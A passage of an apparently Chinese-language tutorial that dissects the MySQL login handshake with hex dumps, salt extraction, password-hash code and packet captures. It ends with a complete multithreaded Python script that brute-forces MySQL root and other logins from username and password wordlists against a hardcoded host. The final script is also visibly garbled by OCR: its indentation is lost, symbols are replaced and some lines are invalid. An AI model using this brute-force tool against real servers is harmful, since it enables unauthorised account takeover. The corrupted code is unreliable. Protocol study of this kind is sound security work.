0000  00 0c 29 50 88 89 00 50  56 e3 98 72 08 00 45 00   ..)P...P V..r..E.
0010  00 76 e5 e8 00 00 80 06  0b 76 c0 a8 0a 4f c0 a8   .v...... .v...O..
0020  bd 83 0c ea ec f2 6a f1  4e ae 5b b1 0a 5b 50 18   ......j. N.[..[P.
0030  fa f0 2d 80 00 00 4a 00  00 00 0a 35 2e 37 2e 31   ..-...J. ...5.7.1
0040  34 00 8f 00 00 00 33 19  65 61 4e 05 71 49 00 ff   4.....3. eaN.qI..
0050  f7 08 02 00 ff 81 15 00  00 00 00 00 00 00 00 00   ........ ........
0060  00 77 47 3b 16 2c 29 5b  63 73 50 79 61 00 6d 79   .wG;.,)[ csPya.my
0070  73 71 6c 5f 6e 61 74 69  76 65 5f 70 61 73 73 77   sql_nati ve_passw
0080  6f 72 64 00                                        ord.
```

从第16个Byte开始获取数据，每个数据之间均有00填充，用于加密的值不大于128，采用正则匹配


```
m = re.findall("\x00?([\x01-\x7F]{7,})\x00", tmp)
```

获取到三段数据，分别为salt1，salt2和plugin，salt1+salt2为所需salt值，然后使用上面的算法进行加密，获得20字节的密码




```
def get_hash(password, salt):
        hash1 = hashlib.sha1(password).digest()
        hash2 = hashlib.sha1(hash1).digest()
        to = hashlib.sha1(salt+hash2).digest()
        reply = [ord(h1)^ord(h3) for (h1,h3) in zip(hash1,to)]
        hash0=[]
        for i in reply:
                i=hex(i).replace('0x','')
                if len(i)==1:i='0'+i
                hash0.append(i)
        #print hash0
        return ''.join(hash0)
```

最后再连接之前的获得plugin值，以及连接属性，包含数据库名称，客户端系统版本等信息，为可选项。




```
data=data+tohex(plugin)+'0071035f6f73106465626961 6e2d6c696e75782d676e750c5f636c6
```

将data数据转换为字节流通过send发送，登录成功。




```
812 20.424072    192.168.189.131    192.168.10.79      MySQL    252 Login Request user=root
813 20.424169    192.168.10.79      192.168.189.131    TCP       54 3306 → 60658 [ACK] Seq=79 Ack=199 Win=64240 Len=0
814 20.424265    192.168.10.79      192.168.189.131    MySQL     65 Response OK
815 20.425615    192.168.189.131    192.168.10.79      TCP       60 60658 → 3306 [RST, ACK] Seq=199 Ack=90 Win=29200 Len=0
```

因为程序运行完会立即结束，会发送RST包标识异常断开连接，添加time.sleep()即可保持连接。
在hydra的暴力破解中，并发向服务器发起多个TCP连接请求，连接建立成功后会尝试发送登录请求，
成功的返回值：




```
fa f0 19 14 00 00 07 00  00 02 00 00 00 02 00 00
00
```

失败时返回错误原因：



```
fa ef 93 07 00 00 21 00  00 01 ff 84 04 23 30 38
53 30 31 47 6f 74 20 70  61 63 6b 65 74 73 20 6f
75 74 20 6f 66 20 6f 72  64 65 72
```

通过判断返回值中是否含有07 00 00 02 00 00 00 02 00 00
00就能认定是否登录成功。将程序稍作改动，计算包长度，同时将用户名和密码设置为从字典中导入应该就能实现弱口令爆破。



```
165 4.217954    192.168.10.79      192.168.189.130    MySQL    132 Server Greeting proto=10 version=5.7.14
166 4.218359    192.168.10.79      192.168.189.130    MySQL    132 Server Greeting proto=10 version=5.7.14
169 4.218953    192.168.10.79      192.168.189.130    MySQL     91 Response Error 1156
172 4.219940    192.168.10.79      192.168.189.130    MySQL    132 Server Greeting proto=10 version=5.7.14
179 4.219943    192.168.10.79      192.168.189.130    MySQL    132 Server Greeting proto=10 version=5.7.14
181 4.220835    192.168.189.130    192.168.10.79      MySQL    239 Login Request user=root db=mysql
183 4.221025    192.168.10.79      192.168.189.130    MySQL    134 Response Error 1045
186 4.222939    192.168.189.130    192.168.10.79      MySQL    239 Login Request user=root db=mysql
187 4.222940    192.168.189.130    192.168.10.79      MySQL    239 Login Request user=root db=mysql
188 4.223940    192.168.189.130    192.168.10.79      MySQL    239 Login Request user=root db=mysql
192 4.223942    192.168.10.79      192.168.189.130    MySQL    134 Response Error 1045
```

MySQL协议分析，有些过时，还有参考价值
http://hutaow.com/blog/2013/11/06/mysql-protocol-analysis/#411-
MySQL协议问题，分析了加密方式及salt的获取
http://www.jianshu.com/p/651fb39c0a51
MySQL官方文档
https://dev.mysql.com/doc/dev/mysql-server/latest/PAGE_PROTOCOL.html
暴力破解mysql登录脚本：

```
import socket
import re
import hashlib
import time
import threading
import Queue
u=open('uid.txt','r')
p=open('pid.txt','r')
ulist=u.readlines()
plist=p.readlines()
def tohex(s):
li=[]
for c in s:
h=hex(ord(c)).replace('0x','')
if len(h)==1:
h='0'+h
```

```
li.append(h)
return''.join(li)
def get_hash(password,salt):
hash1=hashlib.sha1(password).digest()
hash2=hashlib.sha1(hash1).digest()
to=hashlib.sha1(salt+hash2).digest()
reply=[ord(h1)^ord(h3) for (h1,h3) in zip(hash1,to)]
hash0=[]
for i in reply:
i=hexℹ.replace('0x','')
if lenℹ==1:i='0'+i
hash0.appendℹ
#print hash0
return''.join(hash0)
class mythread(threading.Thread):
def _init_(self,queue):
threading.Thread._init_(self)
self.queue=queue
def run(self):
if not self.queue.empty():
uname=self.queue.get_nowait()
for p in plist:
uname=uname.replace('\n','')
p=p.replace('\n','')
self.login(uname,p)
def login(self,user,password):
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(('192.168.10.79',3306))
packet=s.recv(256)
salt1 = packet[16:24]
salt2 = packet[43:55]
plugin = packet[56:-1]
salt = salt1 + salt2
user_hex=tohex(user)
pass_hex=get_hash(password,salt)
#print type(pass_hex)
data='''85a63f20000000012d0000000000000000000000000000000000000000000000'''
data=data.replace('\n','')user_hex"0014"+pass_hex
data=data+tohex(plugin)+'0071035f6f731064656269616e2d6c696e75782d676e750c5f636c69656e745f6e616d65086c69626d7973716
c045f70696404333138340f5f636c69656e745f76657273696f6e0731302e312e3232095f706c6174666f726d067838365f36340c70726f677
2616d5f6e616d65056d7973716c'
data=hex(len(data)/2).replace('0x','')+'000001'+data
data=data.decode('hex')
s.send(data)
result=s.recv(1024)
if result == "\x07\x00\x00\x02\x00\x00\x00\x02\x00\x00\x00":
print user,password
s.close()
q=Queue.Queue()
for line in ulist:
q.put(line)
threads=[]
for i in range(5):
t=mythread(q)
threads.append(t)
for i in range(5):
threads[i].start()
for i in range(5):
threads[i].join()
#time.sleep(20)
```